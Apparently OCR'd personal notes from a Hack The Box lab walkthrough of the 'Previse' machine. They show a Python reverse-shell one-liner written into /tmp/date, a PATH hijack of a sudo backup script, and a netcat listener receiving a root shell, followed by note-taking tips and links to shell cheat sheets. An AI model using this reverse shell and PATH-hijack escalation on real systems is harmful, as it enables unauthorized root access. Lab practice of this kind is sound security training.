* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
System information as of Wed Mar 30 09:49:08 UTC 2022
System load: 0.0 Processes: 186
Usage of /: 50.7% of 4.85GB Users logged in: 0
Memory usage: 26% IP address for eth0: 10.10.11.104
Swap usage: 0%
0 updates can be applied immediately.
Last login: Fri Jun 18 01:09:10 2021 from 10.10.10.5
m4lwhere@previse:~$


Privilege Escalation




Privilege Escaltion



Exploit



*Untitled 1 - Mousepad
File Edit Search View Document Help
logs.php
config.php
Untitled 1
1 echo "python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\"10.10.14.4\",
1234));os.dup2(s.fileno(),0);
2 os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call([\"/bin/bash\",\"-i\"]);'" > /tmp/date

Exploited



File Actions Edit View Help
(chris㉿kali)-[~]
$ nc -lvvp 1234
listening on [any] 1234 ...
10.10.11.104: inverse host lookup failed: Unknown
connect to [10.10.14.4] from (UNKNOWN) [10.10.11.
root@previse:~#
File Actions Edit View Help
chris@kali: ~
chris@kali: ~
chris@kali: ~/htb/previse
m4lwhere
m4lwhere@previse:~$ export PATH=/tmp:$PATH
m4lwhere@previse:~$ chmod 777 /tmp/date
m4lwhere@previse:~$ sudo /opt/scripts/access_backup.sh

Note Taking

- After rooting a box or after trying out a new exploit it is important to take good notes so that when you come back to htb you have a place to immediately start from
    - Cherrytree is a good open source one



Starting Point



Useful Links

- https://blog.ropnop.com/upgrading-simple-shells-to-fully-interactive-ttys/
- https://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet
- https://gtfobins.github.io/
- https://gchq.github.io/CyberChef/
- https://github.com/andrew-d/static-binaries
- https://www.youtube.com/channel/UCa6eh7gCkpPo5XXUDfygQQA
- https://0xdf.gitlab.io/
- https://www.guru99.com/linux-commands-cheat-sheet.html
- https://pentestlab.blog/
- https://github.com/evilcel3ri/yaCTFpl/blob/aleph/manual.md

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